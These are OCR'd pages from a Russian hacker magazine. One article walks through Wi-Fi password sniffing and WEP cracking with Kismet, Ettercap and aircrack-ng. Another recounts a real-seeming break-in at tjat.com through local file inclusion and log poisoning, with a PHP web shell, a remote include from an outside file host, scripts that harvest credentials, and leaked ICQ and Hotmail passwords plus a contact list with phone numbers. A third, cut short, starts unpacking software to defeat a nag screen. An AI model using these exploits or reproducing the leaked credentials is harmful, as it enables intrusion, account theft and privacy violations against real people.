
Снифанем по маленькой

Что же такое «снифинг» и с чем его едят? Сейчас я, поидее, должен начать разглагольствовать о снифинге и сниферах, о том, как прикольно, что все это есть, и как круты те, кто все это придумал. Да, молодцы, а мы сегодня будем пожинать плоды их труда. Отдает скрипткидингом? Нет? Ну и правильно :). В общем, мы сегодня будем перехватывать трафик, который болтается в воздухе. Кстати, «sniff» в переводе с английского означает «нюхать». Так что...

Из огромного набора вардрайверского софта нам понадобятся такие монстры, как Kismet, Ettercap и AirCrack. Если о первом и последнем было написано немало и в этой статье я затрону лишь некоторые их тонкости, то про Ettercap мы поговорим подробнее: установим, рассмотрим его основные возможности, разберемся, как он работает. Но сначала немного истории и теории. Программа Ettercap увидела свет 25 января 2001 года благодаря Marco Valleri (NaGa) и Alberto Ornaghi (ALoR). Много воды утекло с тех пор. Программа очень сильно подросла как в размере, так и в своих возможностях, реализованных различными функциями и примочками. С 5 июля 2004 года она стала сильно похожа на ту, какой мы знаем ее сейчас. Появились версии под все распространенные платформы, такие как *BSD, *nix, Mac OS и даже Windows. Программа использует ARP poisoning и man-in-the-middle, чтобы перехватывать подключения между двумя хостами. Того же можно добиться, используя MAC-based sniffing mode. Ettercap позволяет перехватывать SSH1, HTTPS и другие защищенные протоколы, расшифровывать пароли для следующих



> «Три девицы под окном пряли поздно вечерком...»



> Kismet и Ettercap рядышком

протоколов: TELNET, FTP, POP, RLOGIN, SSH1, ICQ, SMB, MySQL, HTTP, NNTP, X11, NAPSTER, IRC, RIP, BGP, SOCKS 5, IMAP 4, VNC, LDAP, NFS, SNMP, HALF LIFE, QUAKE 3, MSN, YMSG. Программа может перехватывать пакеты, не подключаясь к сети. Нам это может пригодиться, например, в ситуации, когда имеется удаленная беспроводная сеть с очень мощной антенной и передатчиком, причем наше оборудование сеть видит, но подключиться не может, поскольку мощности наших примочек не хватает на то, чтобы посылать в нее пакеты, а вот ловить — пожалуйста. Итак, поехали!

В чан с головой

Установка Ettercap ничем не отличается от установки какой-либо другой программы под Linux:

ИНСТАЛЛЯЦИЯ ИЗ ИСХОДНОГО КОДА

```
tar – zxvf ettercap-NG-0.7.3.tar.gz
cd ettercap-NG-0.7.3
sudo configure
sudo make
sudo make install
```

После установки программы надо бы запустить ее и посмотреть, что она может. Существует версия для GTK+, но я предпочитаю консольную. За запуск консольной версии отвечает ключ '–C':

```
sudo ettercap – C
```

Дальше — как показано на скриншотах: «Sniff → Unified sniffing → iface_name → File → Start sniffing».
Теперь осталось направить антенну в нужную сторону и собирать красиво вываливающиеся пароли. Если сеть шифрованная, но у нас имеется ключ, то Ettercap можно его скормить и все шифрованные пакеты будут разобраны по кусочкам.
На этом ликбез по программе Ettercap окончен. Если ты заинтересовался, можешь почитать о ней в Сети, благо информации по ней там очень много.

А теперь я расскажу о том, как одновременно, используя одну карточку, собирать уязвимые IVS-пакеты, ломать ключ, заныканный в этих пакетах, и снифать близлежащие нешифрованные, либо уже с ломаным ключом сети.

Надфилем по конфигу

Первым делом нам понадобится поправить конфиг Kismet.

```
sudo mcedit /etc/Kismet/kismet.conf
... находим в нем строки:
# Do we write data packets to a FIFO for an external
data-IDS (such as
Snort)?
# See the docs before enabling this.
#fifo=/tmp/kismet_dump
```

Убираем символ комментария перед параметром fifo, чтобы получилось:

```
fifo=/tmp/kismet_dump
```

Закрываем конфиг (с сохранением) и топаем в другое окно/вкладку терминала.

Уже не просто сито

Для начала нам нужно запустить Kismet, чтобы он создал temp-файл, из которого будет читать Ettercap.
Не обращая внимания на матерок, переходим к другому окну и запускаем Ettercap с параметром '–r' (это ключ чтения файла), указывая на temp-файл, создаваемый конфигом.

```
Ettercap – C -r /tmp/kismet_dump
```

Затем: «Sniff → Unified sniffing → iface_name». Теперь вместо имени интерфейса пишем «all» или «any».

> Процесс запуска программы

```
File  Sniff  Options  Help
Unified sniffing...  U
Bridged sniffing...  B
-
Set pcap filter...   p
```




> Внимание! Информация предоставлена исключительно в ознакомительных целях! Ни автор, ни редакция за твои действия ответственности не несут!



> http://kismetwireless.net — документация по Kismet, примеры настройки и сам Kismet.
> http://ettercap.sourceforge.net — документация по Ettercap, примеры настройки и сам Ettercap.
> http://wardriving_nsk.livejournal.com — сообщество вардрайверов в ЖЖ, которое я модерирую.



> Описанный в статье метод подойдет не только для универсального снифа. Мной он был заюзан из-за невозможности работать по-другому в связи с тем, что моя карта на чипсете prism2, у которого большие сложности с Ettercap при работе напрямую. Последний просто не желает показывать трафик, а таким образом можно использовать Ettercap при этом чипсете.



> А что это у нас там около плинтуса? :)

> Как сказал Юрий не Гагарин, Start Sniff

Переключаемся на терминал с Kismet и запускаем его. Он должен запуститься, после чего нужно вернуться к Ettercap и продолжить запуск: «File → Start sniffing → View → connections».

Ура! Теперь у нас одновременно дампятся уязвимые IVS-пакеты и снифается трафик остальных сетей. Осталось прикрутить к этой схеме aircrack-ng, что делается очень просто:

```
aircrack-ng /var/log/kismet/Kismet-имя_
лога.dump
```

Еще хочу добавить, что Ettercap поддерживает всевозможные плагины, которые можно, немного погуглив, надергать из Сети, или же наклепать самому под свои нужды. Но это уже отдельная тема, которую я затрону в следующий раз.

Пилюля скипидара

Для увеличения скорости взлома WEP можно использовать утилиту void11. Но для этого нужна еще одна карта на вардрайверском чипсете, а еще лучше — второй ноут в руках друга, который будет флудить с помощью нее. В последнем случае вам или, по крайней мере, второму ноуту нужно находиться на расстоянии, которое позволит его железу посылать пакеты в сеть, а не только принимать. Хотя опять же некоторые вшитые интеловые чипсеты могут работать как с Kismet, так и с Ettercap, так что можно заюзать карту на prism для void и тем самым обойтись одним ноутом :). Приводить примеры такого железа в журнале я не буду, но ты всегда можешь написать мне на почту или задать вопрос в сообществе (смотри ссылки в боковых выносах).

Все, выбирай сеть, ключ которой будет ломать aircrack, и наслаждайся тройной пользой. Пока все это работает, выпей чашечку кофе и послушай поучительную историю о том, как можно заработать на воздухе.

Храните воздух под замком

Описанная схема принесла мне небольшую прибыль, а лицо, потратившееся на мои услуги, вынесло для себя урок и... приказ об увольнении своего сисадмина.

Имелось здание с двумя Wi-Fi сетями — одна была неплохо прикрыта, вторая же открыта нараспашку. Так вот когда я тихонько стоял и курил бамбук, ожидая какого-нибудь результата, Ettercap перехватил письмо (расшифровывать содержание писем он тоже может :), только с латиницей) в котором была строчка key: BLABLABLA345 (и так 26 символов). А на что это похоже? Правильно, на 128-битный ключ от WEP в hex-исполнении. Кроме того, Kismet уже определил ssid (широковещание которого было отключено) и маки клиентов (была фильтрация по MAC) той самой шифрованной сети. Ключ подошел, теперь можно было смотреть, к чему мы пришли. А пришли мы к бухгалтерской сетке организации такой-то и могли бы ее поиметь, если было бы желание.

Таким же образом знакомый, сидя на балконе с ноутом и чашкой кофе, перехватил адрес и логин/пасс какой-то банковской базы, не говоря уже о куче ICQ, email'ов и других аккаунтов.

Все написанное работает на Linux-системах. На BSD идут другие драйверы, и ручаться за них я не могу, так как не проверял сам. Все три описанные программы есть также под Win. Но если Kismet и AirCrack мне доводилось запускать под великим (я не побоюсь этого слова) творением Б.Г., то Ettercap нет, хотя я точно видел его на сайте разработчиков.

> На самом деле, там можно попробовать написать и «all», и даже «eth»



ENGINE
start
MAXI tuning
www.maxi-tuning.ru
Если при нажатии
на кнопку двигатель
не завелся – срочно
купите журнал MAXI tuning
Уже в
продаже



МАГ
/ MAG@WAPP.RU /

ICQ: призрачная угроза

КАК ПОИМЕТЬ ТЫСЯЧИ ICQ-УИНОВ

Вместо предисловия хочу процитировать небезызвестного Step'а («Хакер», №78, рубрика «FAQ»): «В последнее время большую популярность снискал специальный WAP-сервис — http://tjat.com. Изумительная разработка поддерживает сети ICQ и MSN и предоставляет практически полный набор стандартных возможностей. Ради твоей безопасности сервис не сохраняет пароли — их каждый раз приходится вводить заново (или забивать в телефоне закладку типа http://wap.tjat.com/l?u=ICQ&p=pass)».

Завязка


Мне всегда хотелось иметь много-много красивых номерков ICQ, но брутить и троянить их мне мешала лень. Я с завистью смотрел на обладателей элитных уинов, постепенно выстраивая план своих действий. И вот в октябре прошлого года, случайно обратив внимание на ICQ-WAP шлюз http://tjat.com, я задумался, а не сохраняет ли этот сервис номерки своих пользователей куда-нибудь в базу данных или в логи? Начав копать скрипты шлюза и ничего хорошего не обнаружив, я обратил внимание на форум http://forum.tjat.com. Движок phpbb был, скорее всего, последней версии, так как ни одна из известных уязвимостей не прокатывала. Но это не остановило мои хацкерские порывы :). Для форума был установлен wap-мод phpbbWapGate, на поверку оказавшийся дырявым.


Первые шаги

Итак, подставив в первый же попавшийся параметр кавычку: http://forums.tjat.com/wap/waptopic.php?s=0&topic=352&forum=1', я увидел ошибку:

```
Failed obtaining forum access
control lists<br /><br
/><b><u>DEBUG MODE</u></b><br
/><br />SQL Error : 1064 You have
an error in your SQL syntax.
Check the manual that corresponds
to your MySQL server version
for the right syntax to use near
'\'' at line 3<br /><br />SELECT
a.forum_id, a.auth_view, a.auth_
read, a.auth_post, a.auth_reply,
a.auth_edit, a.auth_delete,
a.auth_sticky, a.auth_announce,
a.auth_vote, a.auth_pollcreate
FROM phpbb_forums a WHERE
a.forum_id = 1\'
```

Наметанный глаз заядлого phpbb'шника сразу заметит бесполезность этой ошибки, так как, во-первых, кавычка экранируется, а во-вторых, весь запрос идет только в таблицу phpbb_forums и файл auth.php. Здесь лишь данные типа tinyint(1), то есть одна цифра в каждой ячейке. С такой багой многого не соберешь, использовать UNION нет смысла, поскольку ни один хеш ни одного админа не вытащишь… Конечно, можно было перебирать все символы в хеше пароля через встроенные функции MySQL, но снова помешала лень. Не отчаявшись, я продолжил свои исследования и нашел еще несколько бажных параметров


Список файлов и директорий


Обнаружение баги

типа http://forums.tjat.com/wap/wapmisc.php?action=forum&forum=1', но все они опять же обламывались на файле auth.php. Не найдя ничего полезного на форуме, я снова полез на основной сайт мессенджера.

Развитие сюжета

Залогинившись под левым уином, я попробовал вставлять разные хитрые символы во всевозможные параметры скриптов шлюза — опять же ничего не получалось. Совершив процедуру логаута и совершенно ни на что уже не надеясь, я попытался проверить самый простой и безобидный параметр lang следующим запросом:

```
http://wap.tjat.com/?lang=ru
../../../../..
/../../../../../../../../..
```

На это система мне благополучно выдала все свои секреты:

```
Warning: main(): Unable to access /usr/
local/apache/htdocs/wap/messages.ru..
/../../../../../../../../../../../../../..
in /usr/local/apache/htdocs/wap/setlang.
php on line 269
```

Радости моей не было предела! Хоть это был и сложный локальный инклуд, но все же инклуд! Теперь оставалось только залить куда-нибудь на сервер tjat.com свой шелл. Я снова пошел на форум, наивно полагая, что туда можно залить аватар, но такой возможности не было... Не отчаявшись, я решил посмотреть /etc/passwd. Первый запрос http://wap.tjat.com/? lang=ru../../../../../../../../../../../../../etc/passwd ничего не дал, но второй — http://wap.tjat.com/?lang=ru/../../../../../../../../../../../../../etc/passwd с дополнительным слешем после lang=ru — выдал мне все содержание файла. Это уже было что-то, но оставалось еще локально залить шелл. Немного подумав над планом дальнейших действий, я решил посмотреть файл httpd.conf:

```
http://wap.tjat.com/?lang=ru
/../../../../..
/../../../../../../../../..
/usr/local/apache/conf/httpd.conf
```

Внимательно изучив полученные данные и обнаружив среди них некий сайт i.tjat.com, я решил посмотреть его лог. Он был довольно небольшим — что-то около килобайта. Ты спросишь, к чему все эти действия? Читай дальше :).

Первые успехи

Если локальный шелл никаким образом залить нельзя, то отчего же не внедрить нужный код прямо в лог, а потом заинклудить его с помощью уже известной баги? Итак, сооружаем небольшой php-скрипт для отсылки нужного нам кода:

```
<?
$site='i.tjat.com'; //адрес сайта
$path='/'; //путь к уязвимому скрипту
$inject='<? system($_GET[cmd]) ?>'; //php-
инъекция
$fp = fsockopen($site, 80, $errno, $errstr,
30))
$out = "GET $path HTTP/1.1\r\n";
0$out .= "Host: $site\r\n";
$out .= "Connection: Close\r\n";
$out .= "User-Agent: $inject\r\n\r\n";
fwrite($fp, $out);
fclose($fp);
?>
```

Запустив этот скрипт у себя на локалхосте и убедившись в том, что он сработал, я соорудил ядовитую ссылку:

```
http://wap.tjat.com/?lang=ru
/../../../../..
/../../../../../../../../../
usr/local/apache/logs/imode_icq.com
– access_log
```

Перейдя по ней, я крупно обломался, поскольку на сервере был включен php safe_mode. Но, как ты догадываешься, дорогой читатель, это меня не остановило :).

Кодерские будни

Затарившись пивом и чипсами, я снова стал смотреть httpd.conf, обнаружил очередной поддомен — temp.tjat.com и его логи — temp.tjat.com-access_log, которые по размеру тоже оказались идеальными для php-inject'a. Дальше я нашел свой скриптик, описанный в моих предыдущих статьях, http://wapp.ru/trash/dir.txt, который может читать директории, выполнять код и открывать файлы в safe_mode, переименовал его в testttt.jpg и залил на бесплатный обменник файлов на http://web.waping.ru. Как ты, вероятно, уже догадался, я записал в логи temp.tjat.com значение «<? include 'http://web.waping.ru/files/testttt.jpg'; ?>». Теперь ссылка выглядела так:

```
http://wap.tjat.com/?lang=ru/
../../../..
/../../../../../../../../../
usr/local/apache/logs/temp.tjat.
com-access_log&
```

Я перешел по ней, и моему взору открылась чудная картина — список файлов в веб-директории tjat.com (смотри скриншот).



- http://forum.asechka.ru/showthread.php?t=26848 — обсуждение баги на асечке;
- http://icqinfo.ru — публикация о баге на известнейшем портале асечников;
- http://zloy.org/news_n954_desc-utechka-informacii-s-wwwtjatcom.html — обсуждение баги на злом;
- www.ejj.ru/index.php?act=anonses&num=22 — инфо об описанной баге в ЕЖ;
- www.damagelab.org/lofiversion/index.php?t=17027 — статья на дамаджлабе.



Все описанное в статье является плодом больного воображения автора. Любые совпадения с существующими сайтами случайны. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами этой статьи.



> Msn-аккаунты

> IM-пейджер в WAP

Затем я отыскал директорию с логами:

```
http://wap.tjat.com/?lang=ru
/../../../../../../../../../../
../../..
/usr/local/apache/logs/temp.
tjat.com-
access_log&&dira=./../../logs
```

Мое внимание сразу привлек лог total_tjat.com-access_log, весил он немало — аж 1981336,5 Кб. Обычными средствами php открыть его было невозможно. Не особо расстроившись, я немного погуглил на эту тему и написал небольшой скриптик, позволяющий открывать такие большие файлы:

```
<?
function bigfile($filename) {
   $fd = fopen($filename, "r");
   while (!feof($fd)) {
      $buffer = fgets($fd, 4096);
      echo $buffer;
   }
   fclose($fd);
   }
bigfile('/usr/local/apache/logs/
total_tjat.com-access_log');
?>
```

Загрузив часть лога, я изучил его структуру и изменил свою функцию так, чтобы она выводила только асечные номера и пароли:

```
function bigfile($filename)
   {
   $fd = fopen($filename, "r");
   while (!feof($fd)) {
      $buffer = fgets($fd, 20*4096);
      preg_match_all('/
icq_uin=([0-9]{5,9})&icq_
pwd=(.*)(&|HTTP)/i',
$buffer,$matches);
   $matches[0] = array_
unique($matches[0]);
   !empty($matches[0][0]) ? print
$matches[0][0]."\n" : '';
   fclose($fd);
   }
   }
```

В результате браузер выдал мне кучу неупорядоченной информации, содержащую пароли и номера. Теперь их надо было как-то очистить от лишнего мусора и систематизировать. Для этого я снова применил свои кодерские способности и написал простенький парсер, который выводил мне упорядоченный список без повторов в формате uin;password и общее количество всех номеров:

```
<?php
set_time_limit(120);
function basic_replace($s)
   {
   $s=preg_replace("/icq_
uin=([0-9]{5,9})&icq_pwd=(.*)(
|HTTP)/i","$1;$2",$s);
   $s=preg_replace("/HTTP(.*)/
i","$1-$2",$s);
   $s=str_replace(' [REDIRECT/
302]','',$s);
   $s=str_replace('toer','',$s);
   $s=str_replace('rp06','',$s);
   $s=str_replace(' => ','',$s);
   $s=str_replace('    ','',$s);
   $s=str_replace('&#9001;','',$s);
   $s=preg_replace("/
=(he|ru|en|sv)/i",'',$s);
   $s=preg_replace("/\[([0-
9]{1,9})\]/i",'',$s);
   return $s;
   }
print '<html><title>parser</
title><body>';
if(isset($urla) &&
!empty($urla)) $urla=basic_
replace($urla);
$urla=explode("\n",$urla);
sort($urla,SORT_NUMERIC);
$urla=array_unique($urla);
for($i=0;$i<count($urla);++$i)
  {
   !empty($urla[$i]) ? print urld
ecode($urla[$i]).'<br/>' : '';
  }
print count($urla).'<br/>';
print '<form
method=post>Текст:<br/><textarea
name="urla"/></textarea><br/>';
print '<input type="submit»
value="Вбить!"/>';
print '</form></body></html>';
?>
```


Затем я запустил свое творение у себя на локалхосте, вбил туда хаотичный список с tjat.com и выполнил, получив в итоге список уинов и паролей (привожу небольшой кусочек тут, да простят меня владельцы этих номеров):

```
204685805;tatyshka
204755617;120681
204767779;gn1260
204845253;maximko
204876333;12345678
204968096;1q2a3z
205032105;049989350
205191731;asdfgh
```


Приведенные здесь уины я не тронул, впрочем, как и остальные семи-, восьми- и девятизнаки, а на всех полученных шестизнаках с помощью товарища DarkFull'а были изменены пароли. Так что, если будет нужен короткий номерок, обращайся :).

Развязка

Итак, tjat.com предоставляет доступ не только к ICQ, но и к msn, причем в логах msn'овских аккаунтов раза в 3 больше, чем асечных. Я подумал, а почему бы не составить список тех же hotmail'овских



› Номерки



› Содержимое /etc/passwd

мыл, чтобы потом их пробить по базе primary-mail 6dig уинов? Принявшись за дело, сначала я изменил первую функцию так, чтобы скрипт показывал мне логи не аськи, а msn-аккаунтов:

```
preg_match_all('/
msn_account=(.*)&msn_
pwd=(.*)(&|HTTP)/
i',$buffer,$matches3);
$matches[0]=array_
unique($matches[0]);
!empty($matches[0][0]) ? print
$matches[0][0]."\n" : '';
```

А в парсере я подправил следующее:

```
$s=preg_replace("/msn_
account=(.*)&msn_pwd=(.*)(
|HTTP)/i","$1;$2",$s);
```

В итоге получился красивый списочек мыл, из которых на тысячу 5-8 стабильно были primary к какому-нибудь шестизнаку. Привожу тут небольшой списочек (теперь пускай меня прощают владельцы этих мыл :)).

```
Jadallaf@hotmail.Com;farouk1975
cutemalik9@hotmail.com;456321
Devil.Matrix@hotmail.Com;
2081988
Crno_slatko_pile@hotmail.com;
901901
M3assal_teffehten@hotmail.com;
charbel
```

Про то, как я писал скрипты, которые сравнивают базы примаков и мои логи, рассказывать не буду, так как это отдельная и очень печальная история :).

Эпилог

Отыскав эту багу, я получил очень и очень много элитных уинов: шох, зеркал, ху и т.д. На одном из них (xxyxxx) сижу до сих пор :). А чтобы ты, дорогой читатель, возрадовался, открою тебе небольшой секрет. Сервис tjat.com очень любят асечные админы, я уводил такие их номерки, как:

```
23673
59000
55444
35555
```

С 23673 даже произошла очень веселая история: другие номерки админы забирали максимум через день, а этот я привязал к Рамблер-ICQ и при любой попытке админа забрать его обратно возвращал его себе :). Это продолжалось около месяца, пока админ не додумался убить в базе аськи значение с привязкой этого номера.
На сладкое приведу здесь кусочек контакт-листа 35555:

```
ICQ;10008;Orey Gil-yam;;+972
(52) 4872322 SMS;Fri Sep 23 2005
11:08:38
ICQ;10009;Tomer;;;Sun Sep 25
2005 13:00:09
ICQ;11221;Liat -Mrkt;;;Thu Mar
30 2006 13:28:59
General;65656;Eitan Shay;;+972
(55) 766582.;Fri Feb 10 2006
08:54:58
General;7050324;Clarisse;;;Fri
Feb 10 2006 08:53:53
General;77770;Benny;;;Fri Feb 10
2006 08:53:54
Friends;56666;Dan
Rogachevsky;;+972 (50)
3089999;Fri Feb 10 2006 08:54:58
Cellcom;55155;Ran —
Cellcom;;;Fri Feb 10 2006
08:54:58
Bell Mobility;1028176;Eric
Corbeil;;;Thu Dec 23 2004
13:31:59
Bell Mobility;62381992;Mellie
Chow;;;Fri Feb 10 2006 08:54:59
BigMir Ukrine;141222364;...
Yaroslav...;;;Mon Jul 24 2006
13:04:57
AOL Ops;20702012;Patrick;;;Thu
Dec 23 2004 13:30:55
AOL Ops;54662;ICQ NOC;;;Fri Feb
10 2006 08:54:58
AOL Ops;71173;kate;;;Fri Feb 10
2006 08:53:53
```

Небольшое примечание: 10008 — самый главный человек в аське, так что звони ему и пиши sms :).

З.Ы.

После благополучного использования баги в течение пяти месяцев во мне взыграла жадность, и я решил продать ее. Поместил объявление на асечке, прошел гаранта, и тут знающие люди начали копать... В итоге все узнали про бажный сервис и некоторые чуть не докопались до сути. Поняв, что с меня хватит такого геморроя, я написал эту статью и сообщил о баге администраторам сервиса, которые ее благополучно и прикрыли. Кстати, после публикации на асечке реакция админов последовала незамедлительно — у себя на форуме они написали, что tjat.com не ведет никаких логов, им очень жаль людей, которые потеряли номерки, но админы и их сервис ни в чем не виноваты:

```
Tjat system NOT storing any
UIN passwords (The validation
process is not with Tjat at all
(Icq.com), so we dont need that
information), the passwords
stored on your mobile device
himself, as a part of the
RememberMe feature.
Please consider that when using
any RememberMe feature on
cellular phones at all DONT give
your mobile to others, or remove
these links/cookies first, they
can use it for abuse!!!
```

Охотно им поверим и закончим на этом :). Пользуясь случаем, передаю спасибо за моральную поддержку Cash, [De1eT], F100D P0w3R, DarkFull, Zahareg, всем, кто принимал участие в развитии этой истории на асечке и злом, а также админам tjat.com за то, что они все же прочитали мой мейл и приняли меры по устранению уязвимости :).



Без лома и молотка

ОБХОД ЗАЩИТЫ ТВИКЕРА FRESHUI

Может быть, ты пытался взломать программу, которая тревожила тебя надоедливыми нагами. Результатом этого, наверняка, был шок: вместо читабельного листинга отладчик выдавал код, похожий на мусор. Скорее всего, это произошло потому, что ты нарвался на запакованную программу. Сегодня я на простом примере покажу тебе, как бороться с пакерами.

Intro


Сейчас мы займемся программой FreshUI (это неплохой твикер для ОС Windows). Вообще-то, программа для домашнего пользователя бесплатна, но после 11 дней ее использования начинает болеть голова от появления окошка с напоминанием о том, что мы должны заказать ключ у разработчика (окошко, кстати, с каждым днем держится на экране все дольше и дольше). Может, кто-то и хочет засветить свой почтовый ящик и занести его в спам-лист, но только не мы. Мы пойдем другим путем.

Распаковка


В работе мы воспользуемся замечательным отладчиком OllyDbg — для исследования нашей программы он подойдет лучше, чем монструозный SoftIce от Numega. Итак, устанавливай отладчик, если его все еще у тебя нет, и выбирай пункт меню «File → Open». В появившемся окне укажи путь к файлу нашей программы (freshui.exe). Отладчик тут же сообщит тебе о том, что программа, возможно, содержит самомодифицирующийся код или упакованное тело. После нажатия «Ok» OllyDbg спросит, надо ли анализировать код. Эта медвежья услуга нам не понадобится, ведь файл, скорее всего, запакован, и никаких понятных листингов мы не получим, так что смело отвечай: «No». Вот что мы видим, глядя на начало дизассемблированного кода:

```
00565000 90     NOP
00565001 60     PUSHAD; Сохранение
регистров в стек
```

Опытный крякер, глядя на эти инструкции, обрадуется :), так как почти все упаковщики сохраняют регистры перед переходом на цикл распаковки и это их выдает, что называется, с потрохами. А это значит, нам нужно, следуя логике, найти команду восстановления всех регистров из стека (POPAD). Само собой, эта команда выполняется после распаковки. При этом нужно также учесть, что после этой инструкции должен следовать безусловный переход вида JMP N, где N — адрес оригинальной точки входа программы (Original Entry Point, или OEP). Я хочу сказать, что после распаковки кода программы и восстановления регистров происходит прыжок на начало кода, который приобрел работоспособность, где мы и должны прерваться (о том, зачем это нужно, речь пойдет ниже).
Наша цель — найти соседствующие команды POPAD и JMP N и поставить точку останова на POPAD. Поиск в OllyDbg (<Ctrl+F>) команды POPAD проходит успешно, но вот незадача: она нигде не соседствует с JMP N. Для того чтобы



> Типичный AsPack!



> Цикл, убиваемый после распаковки

